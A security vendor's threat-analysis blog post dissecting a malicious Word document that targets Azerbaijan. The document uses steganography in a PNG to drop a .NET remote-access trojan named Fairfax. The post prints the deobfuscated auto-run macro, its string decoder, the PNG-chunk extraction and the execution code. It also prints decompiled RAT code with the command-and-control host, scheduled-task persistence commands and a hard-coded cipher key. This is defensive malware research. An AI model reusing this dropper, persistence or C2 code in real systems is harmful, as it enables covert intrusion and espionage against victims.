

New steganography attack targets Azerbaijan

blog.malwarebytes.com/threat-analysis/2021/03/new-steganography-attack-targets-azerbaijan/

Threat Intelligence Team

March 5, 2021



This blog post was authored by Hossein Jazi

Threat actors often vary their techniques to thwart security defenses and increase the efficiency of their attacks. One of the tricks they use is known as steganography and consists of hiding content within images.

We recently observed a malicious Word file that uses this technique to drop a Remote Administration Trojan (RAT) that was new to us. Based on the decoy document, we assess that this attack is targeting the government and military of Azerbaijan.

Since April 2020 attackers have been taking advantage of the tensions between Azerbaijan and Armenia to target Azerbaijanis. Researchers found several actors that have exploited this conflict via phishing lures to drop AgentTesla and PoetRat. While AgentTesla has been distributed globally through different spam campaigns, PoetRat has been used specifically to target Azerbaijanis.

It seems the document we analyze in this blog has no connection with PoetRat for several reasons: The PoetRat actor has not used steganography in its malicious documents and used Python and Lua variants while the actor we analyzed has dropped a .Net rat called Fairfax which does not seem to be a .Net variant of PoetRat.

Maldoc analysis

The document lure is written in Azerbaijani and talks about a “National Security and Scientific” conference that will be held in Azerbaijan in 2021.




Figure 1: Maldoc

lure content

The malicious document contains a macro that is obfuscated. The attacker has inserted random characters within the meaningful names to obfuscate the functions and variables names. Here are some of the examples:

- AddArg_**OACZT_20210214_115603_xokkn**_uments29 -> AddArguments29
- **zixokkn**pPath -> zipPath

- tesOACZTtcustomdirabcdefghijklmnopqrstuvwxyect_OACZT_20210214_115603_xokkn_ory
-> testcustomdirectory

After deobfuscation, the names become clear and can easily figure out the intent of the macro.

```
Public Sub Document_Open()
    MsgBox MyFunc23("7075707670657065706570657065707470517051")
    Dim zipPath As String
    Dim appFolder As String
    Dim runner As String
    Dim docxPath As String
    Dim docxCopyPath As String
    Dim docxUnzipFolder As String
    Dim fso As Object
    Set fso = VBA.CreateObject(MyFunc23("71057063707870697076708070697074706771157092706970727065710570857079708070657073710170627070706570637080"))

    zipPath = GetTempFolder & MyFunc23("70927061706970787066706170847115708670697076")
    appFolder = GetAppDataFolder & MyFunc23("70827079708070657072707370657080707870857114")
    runner = appFolder & MyFunc23("709270617069707870667061708471147090706570627081706771147078708170747074706570787115706270617080") ' Replace with you
    docxPath = GetTempFolder & GenerateRandomString & MyFunc23("71157064707570637084")
    docxCopyPath = GetTempFolder & GenerateRandomString & MyFunc23("7115708670697076")
    docxUnzipFolder = GetTempFolder & GenerateRandomString

    Dim testcustomdirectory As String
    testcustomdirectory = Dir(appFolder)
    If IsEmpty(testcustomdirectory) Or testcustomdirectory = vbNullString Then
        Call fso.CreateFolder(appFolder)
        Greet2
        Greet3
        CurrDate
        Months
        SaveAsDocx docxPath
        Call fso.CopyFile(docxPath, docxCopyPath)
        Call fso.CreateFolder(docxUnzipFolder)
        Unzip docxCopyPath, docxUnzipFolder
        ExtractFromPng docxUnzipFolder & MyFunc23("7114708370757078706471147073706570647069706171147069707370617067706570517115707670747067"), zipPath
        Unzip zipPath, appFolder
        Dim monthsCustom As Variant
        monthsCustom = Months
        Greet2
    End If
End Sub
```

Figure 2: Macro after deobfuscation

The attacker also used another layer of obfuscation to encode strings. Function “MyFunc23” has been defined for this purpose. This function receives an array of numbers and decodes them into a string.

This function has a loop that reads four numbers of the input array in each iteration and passes them to another function to convert them to a character. At the end it concatenates those characters to build the final string.

```
Private Function MyFunc23(ByVal inputVal As String) As String
    Dim i As Long
    Dim a As String
    Dim midaaa As String
    For i = 1 To Len(inputVal) Step 4
        midaaa = Mid$(inputVal, i, 4)
        a = CustomConv(midaaa)
        MyFunc23 = MyFunc23 & a
    Next i
End Function
```

Figure

3: decoder function

The convertor function defines a big switch statement that returned the character equivalent of each 4 numbers.

```

Private Function CustomConv(ByVal inputVal As String) As String
    Dim res As String
    Select Case inputVal
    Case "7051"
        res = "1"
    Case "7052"
        res = "2"
    Case "7053"
        res = "3"
    Case "7054"
        res = "4"
    Case "7055"
        res = "5"
    Case "7056"
        res = "6"
    Case "7057"
        res = "7"
    Case "7058"
        res = "8"
    Case "7059"
        res = "9"
    Case "7060"
        res = "0"
    Case "7061"
        res = "a"
    Case "7062"
        res = "b"
    Case "7063"
        res = "c"
    Case "7064"
        res = "d"
    Case "7065"
        res = "e"
    Case "7066"
        res = "f"

```



Figure 4: Converter function

Upon opening the document and enabling the content the macro will be executed. At first it defines the following files and directories:

- zipPath: Directory that stores the extracted zip file from png image
- appFolder: directory that stores the Rat
- runner: path of the batch file which executes the Rat
- docxPath: path of the file that keeps a copy of the current document
- docxCopyPath: Path of the zip format of the copied document
- docxUnzipFolder: Directory that contains the document after being unzipped

```

Dim fso As Object
Set fso = VBA.CreateObject(MyFunc23("71057063707870697076708070697074706771157092706970727065710570857079708070657073710170627070706570637080")) Scripting.FileSystemObject

zipPath = GetTempFolder & MyFunc23("70927061706970787066706170847115708670697076") C:\Users\REM\AppData\Local\Temp\Fairfax.zip
appFolder = GetAppDataFolder & MyFunc23("70827079708070657072707370657080707870857114") C:\Users\REM\AppData\Roaming\fstelmetry\
runner = appFolder & MyFunc23("709270617069707870667061708471147090706570627081706771147078708170747074706570787115706270617080") ' Replace with your path C:\Users\REM\AppData\Roaming\fstelmetry\Fairfax\Debug\runner.bat
docxPath = GetTempFolder & GenerateRandomString & MyFunc23("71157064707570637084") C:\Users\REM\AppData\Local\Temp\aurora2742.docx
docxCopyPath = GetTempFolder & GenerateRandomString & MyFunc23("7115708670697076") C:\Users\REM\AppData\Local\Temp\aurora1914.zip
docxUnzipFolder = GetTempFolder & GenerateRandomString C:\Users\REM\AppData\Local\Temp\aurora9711

```



Figure 5: Define names

Then, it tries to create the appFolder directory and if it could not create the directory it exits. After creating the directory, it copies itself in a new format to the file path defined before. The reason it copies itself in a new format is because the current document is protected and even after unzipping its content the macro will not be able to find the image to extract the zip file.




Figure 6: Creates a copy of itself

To create a copy of itself, It uses “SaveAs2” function that saves the specified document with a new name or format. The string “wdFormatDocumentDefault” has been passed in as a file format parameter which saves the document as DOCX format. In this way the macro can see the image that has embedded zip file.

```
Sub SaveAsDocx(filePath As String)
    Dim oWord As Word.Application
    'the next line copies the active document
    Dim foo As New Document
    Set oWord = CreateObject(MyFunc23("7109707570787064711570877076707670727069706370617080706970757074"))
    oWord.Visible = False
    Set foo = oWord.Documents.Add(ActiveDocument.FullName)
    'the next line saves the copy to your location and name
    foo.SaveAs2 FileName:=filePath,
                FileFormat:=wdFormatDocumentDefault
    'next line closes the copy leaving you with the original document
    foo.Close

    oWord.Quit
End Sub
```

Figure 7: Save as function

In the next step, it extracts the created document copy into the created folder and calls “ExtractFromPng” function to extract the embedded object from the png file. This function calls itself recursively to read all chunk identifications within the png image until it reaches the “puNk” chunk identification which is the chunk that has the embedded zip file. After finding the chunk, it extracts and writes it into “fairfax.zip”.

```

Private Function ExtractFromPng(pngPath As String, outputPath As String)
    With CreateObject(MyFunc23("708770907101709070887115710570807078706570617073"))
        .Open
        .Type = 1 ' adTypeBinary
        .LoadFromFile pngPath
        bytes = .Read
        Dim barr() As Byte
        barr = bytes
        Dim range() As Long
        range = FindPngDataChunkRange(barr, 8)
        Dim resultArr() As Byte
        resultArr = SubArray(barr, range(0), range(1) - range(0))
        Open outputPath For Binary Access Write As #1
        lWritePos = 1
        Put #1, lWritePos, resultArr
        Close #1
    .Close
    End With
End Function

Private Function FindPngDataChunkRange(ByRef bytes() As Byte, index As Long) As Long()
    Dim chunk_size As Long
    Dim chunk_type As String
    chunk_size = BArrayToLong(bytes, index)
    index = index + 4
    Dim chunk_type_bytes() As Byte
    chunk_type_bytes = SubArray(bytes, index, 4)
    chunk_type = StrConv(chunk_type_bytes, vbUnicode)
    index = index + 4
    If chunk_type = MyFunc23("7076708171007071") Then
        Dim range(0 To 1) As Long
        range(0) = index
        range(1) = index + chunk_size
        FindPngDataChunkRange = range
    Else
        FindPngDataChunkRange = FindPngDataChunkRange(bytes, index + chunk_size + 4)
    End If
End Function

Private Function BArrayToLong(ByRef bArray() As Byte, startIndex As Long) As Long
    Dim Result As Long
    Dim b1 As Integer
    Dim b2 As Integer
    Dim b3 As Integer
    Dim b4 As Integer
    b1 = bArray(startIndex)
    b2 = bArray(startIndex + 1)
    b3 = bArray(startIndex + 2)
    b4 = bArray(startIndex + 3)
    Result = (b1 * (2 ^ 24)) + (b2 * (2 ^ 16)) + (b3 * (2 ^ 8)) + b4
    BArrayToLong = Result
End Function

```



Figure out 8: Extract zip file from png

```

0001DCD0 ED 58 A9 00 04 C5 B2 1D C5 33 EF 26 0C 22 50 49 iX@..Á*.Á3i&."PI
0001DCE0 3C 86 66 25 6C 90 9B 7A F5 A4 46 FF DA F6 FF 00 <+f%1. >zð*FYÜöÿ.
0001DCF0 90 24 A7 6D 7C BE CE 9C 00 05 99 CF 70 75 4E 6B .$.Sm|*%İœ..™FpuNk
0001DD00 50 4B 03 04 14 00 00 00 00 00 84 5E 4E 52 00 00 PK....."^^NR..
0001DD10 00 00 00 00 00 00 00 00 00 00 08 00 00 00 46 61 .....Fa
0001DD20 69 72 66 61 78 2F 50 4B 03 04 14 00 00 00 00 00 irfax/PK.....
0001DD30 84 5E 4E 52 00 00 00 00 00 00 00 00 00 00 00 00 ..^NR.....
0001DD40 0E 00 00 00 46 61 69 72 66 61 78 2F 44 65 62 75 ... Fairfax/Debu
0001DD50 67 2F 50 4B 03 04 14 00 02 00 08 00 54 AA 45 52 g/PK.....T*ER
0001DD60 C8 3A BF 7B C2 56 00 00 30 C8 00 00 27 00 00 00 È:¿{ÁV..0È..'...
0001DD70 46 61 69 72 66 61 78 2F 44 65 62 75 67 2F 53 79 Fairfax/Debug/Sy
0001DD80 73 74 65 6D 2E 44 72 61 77 69 6E 67 2E 43 6F 6D stem.Drawing.Com
0001DD90 6D 6F 6E 2E 64 6C 6C ED 7D 07 5C 13 4B D7 F7 26 mon.dlli).\.K*÷&
0001DDA0 F4 DE 14 2B 18 40 04 11 C2 86 8E 8A D2 11 A9 52 óP.+.@..Á+ŽŠÒ.©R
0001DDB0 C4 82 62 48 02 44 43 82 29 14 2B 60 B9 F6 DE 2B Ä,bH.DC,).+'`ðB+
0001DDC0 D8 7B EF BD F7 DE AE BD D7 6B EF 5D BF 33 B3 9B Ø{!%÷P@%*ki}¿3>
0001DDD0 B0 A1 58 EE BD CF EF 79 BF EF 7B D1 4C F6 3F 73 °;Xi%İiy¿i{ÑLô?S
0001DDE0 E6 CC CC 99 33 67 CE CC EC 6E E2 3A 8D 21 74 08 æİİ™3gİİinâ:!.!t.
0001DDF0 82 D0 85 CF F7 EF 04 B1 89 A0 FE 82 89 9F FF 15 ,D...İ÷i.†% p,%ÿÿ.
0001DE00 C3 C7 BC D1 16 73 62 9D D1 71 87 4D AC D8 E3 0E ÅÇ+Ñ.sb.Ñq+M-øä.
0001DE10 29 39 62 05 27 4F 2E CB 96 F3 73 39 02 BE 54 2A )9b.'O.È-ós9.†T*
0001DE20 53 72 32 45 1C B9 4A CA 11 4B 39 E1 09 C9 9C 5C Sr2E.'JÈ.K9á.Éœ\
0001DE30 99 50 C4 35 33 33 6E 4C F3 48 8C 20 88 58 96 0E ™PÄ533nLóHGE ^X-.
0001DE40 71 63 4D 79 67 35 DF 9B 84 23 C7 84 45 12 44 2F qcMyg5B>„#Ç„E.D/
0001DE50 54 00 15 D7 64 2A 04 1C F8 94 61 68 89 AF D9 54 T...*d*..ø"ah%ÜT
0001DE60 BD 09 A2 E2 1B 32 E3 F8 EF 2B 58 D0 AE E0 41 88 %..cá.2ãøi+XD@àA^
0001DE70 14 FD AF F8 D6 7C E1 BF 33 53 08 22 81 A0 F8 1E .ÿ~øÖ|á¿3S.". ø.
0001DE80 32 66 24 0C 23 08 B2 15 7C EF 22 08 53 F8 F2 01 2f$.#.%.|i".Søð.
0001DE90 BA 86 C4 6F FC 41 FD 0C 19 D0 10 70 1B 06 E6 2A °+ÄouÁÿ..Ð.p..æ*
0001DEA0 45 85 4A F8 76 2F A2 DB D5 8B AA 77 25 16 DD B8 E...Jøv/çÜÖ<*w%.ÿ.
0001DEB0 72 85 5C 40 D0 75 43 6D 47 95 E9 A3 4D 07 7D 15 r...\@ðuCmG*éÍM.}.
0001DEC0 CC 95 8B 24 32 01 95 8C EA 8C 79 0D A9 42 17 5A Î* <$2.*ÇéCy.©B.Z
0001DED0 B9 9A FA 53 A9 EF 36 38 8B 1E 91 D3 84 20 D2 C3 ^šúS@i68<.'ó„ òÄ
0001DEE0 09 C2 88 4E DF D7 9D 20 5E B8 13 C4 BA C9 54 7F .Á^NB*. ^,.Á°ÉT.
0001DEF0 FF EC AF 7B 3F 16 74 86 B3 87 55 13 57 68 BE BE ÿi~{?.t†*+U.Wh%&
0001DF00 02 74 CB D8 B9 18 C5 B9 19 DB BA 11 44 03 52 87 .tÈø².Á².Ü°.D.R#
0001DF10 40 7D 0F 31 56 B5 8C 5D E1 4B 9F 2D 83 CE 33 36 @}.1VµE]áKÿ-fí36
0001DF20 BE AE D3 E4 3A A1 E3 6E CA D6 AF 2F D3 83 08 77 %@Öä:;änÈÖ~/óf.w
0001DF30 B6 8E 9B BE 1B 0B 77 16 9B 30 B7 24 74 40 04 AC qŽ>%..w.>0-$t@.-
0001DF40 69 3A EE 0E AE D0 36 7D 77 6B B6 1C 72 E7 E9 B8 i:i.©D6}wkq.rçé.
0001DF50 1A 00 31 2A CC D8 8D AD E3 6A 84 BF DD E6 50 34 ..1*İØ..ãj„¿ÿæP4
0001DF60 F5 30 49 DD 91 50 0B 96 B3 2D 7B 8E 73 1D 9D 39 ö0Iÿ'P.-³-{Žs..9
0001DF70 98 1E 91 1A A3 EF 0D 14 A1 1D 26 AC A7 45 E8 5C ~.'.£i...j.&-SEè\
0001DF80 57 57 43 AC EB 6A 82 2E 8E 50 D4 0E 98 BA 7E 15 WWC-ëj,.ŽPÖ.~°~.
0001DF90 6A E7 7A 7A 15 39 F4 5C 4D D1 55 FD 7E 48 4B DD jçzz.9ó\MŃUÿ~HKÿ
0001DFA0 BC E4 10 9F 57 CB 15 B2 E8 03 F0 64 02 11 13 4C %ä.ÿWÈ.²è.ðd...L

```

Figure 9: Chunk identification

The “fairfax.zip” is then extracted into %APPDATA%\vstelmtry directory. It contains the an executable file (Fairfax.exe) as well as a batch file (runner.bat). The executable has been written in Visual Studio and it seems the attacker archived the whole Visual Studio project.

View

> AppData > Roaming > vstelmtry > Fairfax > Debug

Name	Date modified	Type	Size
Fairfax.exe	2/14/2021 11:50 AM	Application	36 KB
Fairfax.exe.config	2/5/2021 9:18 PM	Configuration Source...	1 KB
Fairfax.pdb	2/14/2021 11:50 AM	PDB File	68 KB
Newtonsoft.Json.dll	2/5/2021 9:18 PM	Application extension	684 KB
Newtonsoft.Json.xml	2/5/2021 9:18 PM	XML Document	692 KB
runner.bat	2/5/2021 9:18 PM	Windows Batch File	1 KB
System.Drawing.Common.dll	2/5/2021 9:18 PM	Application extension	51 KB




Figure 10: Fairfax directory

At the end it performs some dummy functions and then executes *runner.bat* to execute *fairfax.exe*.

```

Dim Words, Chars, MyString
For Words = 100 To 1 Step -1
  For Chars = 0 To 100
    MyString = MyString & Chars
  Next Chars
  MyString = MyString & MyFunc23("7061707670767065707470647065706470647064")
  monthsCustom = Months
Next Words

'MsgBox MyFunc23("706270657066707570787065708370617079708070657126")
WasteTime
WasteTime
WasteTime
'MsgBox MyFunc23("70617066708070657078708370617079708070657126")
Greet2
Greet3
CurrDate
Months

Shell runner, vbHide

Greet2
Greet3
CurrDate
Months

'MsgBox MyFunc23("706570747064")

WasteTime
For Words = 150 To 1 Step -1
  For Chars = 0 To 150
    MyString = MyString & Chars
  Next Chars
  MyString = MyString & MyFunc23("7061707670767065707470647065706470647064")
  monthsCustom = Months
Next Words

End If

```




Figure 11: Execute runner.bat

FairFax.exe:

This is a .Net RAT that has been developed using TAP model (Task Asynchronous Programming model). This model provides an abstraction over asynchronous code. In this model each functionality can be defined as a Task and will be executed based on the external resource allocation and when other tasks complete.

```
using System;
using System.Diagnostics;
using System.Runtime.CompilerServices;
using System.Threading.Tasks;

namespace Fairfax
{
    // Token: 0x0200000B RID: 11
    internal class Program
    {
        // Token: 0x06000032 RID: 50 RVA: 0x00002F88 File Offset: 0x00001188
        [DebuggerStepThrough]
        private static Task Main(string[] args)
        {
            Program.<Main>d__0 <Main>d__ = new Program.<Main>d__0();
            <Main>d__.<>t__builder = AsyncTaskMethodBuilder.Create();
            <Main>d__.args = args;
            <Main>d__.<>1__state = -1;
            <Main>d__.<>t__builder.Start<Program.<Main>d__0>(ref <Main>d__);
            return <Main>d__.<>t__builder.Task;
        }

        // Token: 0x06000034 RID: 52 RVA: 0x00002FD8 File Offset: 0x000011D8
        [DebuggerStepThrough]
        private static void <Main>(string[] args)
        {
            Program.Main(args).GetAwaiter().GetResult();
        }
    }
}
```

Figure 12: Main

This RAT is not obfuscated and contains three main functionalities:

- Download files
- Upload files
- Take screenshots

```

3 [DebuggerStepThrough]
4 private Task DownloadAsync(string path)
5 {
6     Client.<DownloadAsync>d__10 <DownloadAsync>d__ = new Client.<DownloadAsync>d__10();
7     <DownloadAsync>d__.<>t__builder = AsyncTaskMethodBuilder.Create();
8     <DownloadAsync>d__.<>4__this = this;
9     <DownloadAsync>d__._path = path;
10    <DownloadAsync>d__.<>1__state = -1;
11    <DownloadAsync>d__.<>t__builder.Start<Client.<DownloadAsync>d__10>(ref <DownloadAsync>d__);
12    return <DownloadAsync>d__.<>t__builder.Task;
13 }
14

```

Figure 13: Main functionalities

All the configurations have been stored in Global settings including appfoldername, vbfilename, host address, scheduled task info, vbfile content, and cipherkey.

```

using System;
using System.IO;

namespace Fairfax
{
    // Token: 0x0200000A RID: 10
    public static partial class GlobalSettings
    {
        // Token: 0x06000031 RID: 49 RVA: 0x00002E10 File Offset: 0x00001010
        // Note: this type is marked as 'beforefieldinit'.
        static GlobalSettings()
        {
            GlobalSettings._appFolderName = "vstelmetry";
            GlobalSettings._vbFileName = "Fairfax.vbs";
            GlobalSettings.Host = "vnedoprym.kozow.com";
            GlobalSettings.Port = 443;
            GlobalSettings.TempDirectory = Path.Combine(Path.GetTempPath(), "43sdjfkjks.dasu");
            GlobalSettings.BufferSize = 1024;
            GlobalSettings.TaskAction = string.Concat(new string[]
            {
                "$taskAction = New-ScheduledTaskAction -Execute 'C:\\Users\\",
                Environment.UserName,
                "\\AppData\\Roaming\\",
                GlobalSettings._appFolderName,
                "\\ ",
                GlobalSettings._vbFileName,
                ".vbs"
            });
            GlobalSettings.TaskTrigger = "$taskTrigger = New-ScheduledTaskTrigger -Daily -At 00:01";
            GlobalSettings.TaskName = "$taskName = \"{0}\"";
            GlobalSettings.TaskSettings = "New-ScheduledTaskSettingsSet -MultipleInstances IgnoreNew";
            GlobalSettings.TaskRegister = "$task = Register-ScheduledTask -TaskName $taskName -Action $taskAction -Trigger $taskTrigger -Settings $taskSettings";
            GlobalSettings.TaskRepetitionDuration = "$task.Triggers.Repetition.Duration = \\\"P1D\\\"";
            GlobalSettings.TaskRepetitionDuration = "$task.Triggers.Repetition.Duration = \\\"P1D\\\"";
            GlobalSettings.TaskRepetitionInterval = "$task.Triggers.Repetition.Interval = \\\"PT1M\\\"";
            GlobalSettings.TaskScheduler = "$task | Set-ScheduledTask";
            GlobalSettings.VbsContent = string.Concat(new string[]
            {
                "CreateObject(\"Wscript.Shell\").Run \"\"C:\\Users\\",
                Environment.UserName,
                "\\AppData\\Roaming\\",
                GlobalSettings._appFolderName,
                "\\Fairfax\\Debug\\Fairfax.exe\" \"\", 0, True"
            });
            GlobalSettings.VbsPath = string.Concat(new string[]
            {
                "C:\\Users\\",
                Environment.UserName,
                "\\AppData\\Roaming\\",
                GlobalSettings._appFolderName,
                "\\ ",
                GlobalSettings._vbFileName
            });
            GlobalSettings.CipherKey = "b14ca5898a5f6133bbce2ea2315a1915";
            GlobalSettings.GreetMessage = "4543v.-Gre-+etings13*|}{}";
            GlobalSettings.PowershellEncodingEnableCommand = "$OutputEncoding = [Console]::OutputEncoding = [Text.UTF8Encoding]::UTF8";
        }
    }
}

```

Figure 14: Global settings

All the communications with the server are AES encrypted and base64 encoded.

```

using System.IO;
using System.Security.Cryptography;
using System.Text;

namespace Fairfax
{
    // Token: 0x0200000C RID: 12
    public static partial class StringCipher
    {
        // Token: 0x06000036 RID: 54 RVA: 0x000030F0 File Offset: 0x000012F0
        public static string DecryptString(string key, string cipherText)
        {
            byte[] iv = new byte[16];
            byte[] buffer = Convert.FromBase64String(cipherText);
            string result;
            using (Aes aes = Aes.Create())
            {
                aes.Key = Encoding.UTF8.GetBytes(key);
                aes.IV = iv;
                ICryptoTransform decryptor = aes.CreateDecryptor(aes.Key, aes.IV);
                using (MemoryStream memoryStream = new MemoryStream(buffer))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, decryptor, CryptoStreamMode.Read))
                    {
                        using (StreamReader streamReader = new StreamReader(cryptoStream))
                        {
                            result = streamReader.ReadToEnd();
                        }
                    }
                }
            }
            return result;
        }
    }
}

```

Figure 15: Decryption function

```

using System.IO;
using System.Security.Cryptography;
using System.Text;

namespace Fairfax
{
    // Token: 0x0200000C RID: 12
    public static partial class StringCipher
    {
        // Token: 0x06000035 RID: 53 RVA: 0x00002FF8 File Offset: 0x000011F8
        public static string EncryptString(string key, string plainText)
        {
            byte[] iv = new byte[16];
            byte[] array;
            using (Aes aes = Aes.Create())
            {
                aes.Key = Encoding.UTF8.GetBytes(key);
                aes.IV = iv;
                ICryptoTransform encryptor = aes.CreateEncryptor(aes.Key, aes.IV);
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, encryptor, CryptoStreamMode.Write))
                    {
                        using (StreamWriter streamWriter = new StreamWriter(cryptoStream))
                        {
                            streamWriter.Write(plainText);
                        }
                        array = memoryStream.ToArray();
                    }
                }
            }
            return Convert.ToBase64String(array);
        }
    }
}

```

Figure 16: Encryption Function

For network communications it has defined four different tasks to send and receive files and commands: SendFileAsync, SendAsync, ReceiveAsync and ReceiveFileAsync.




Figure 17:

Network communications

To manage the files, it has FileManager class that can get the file and save into a temp directory and also zip files.

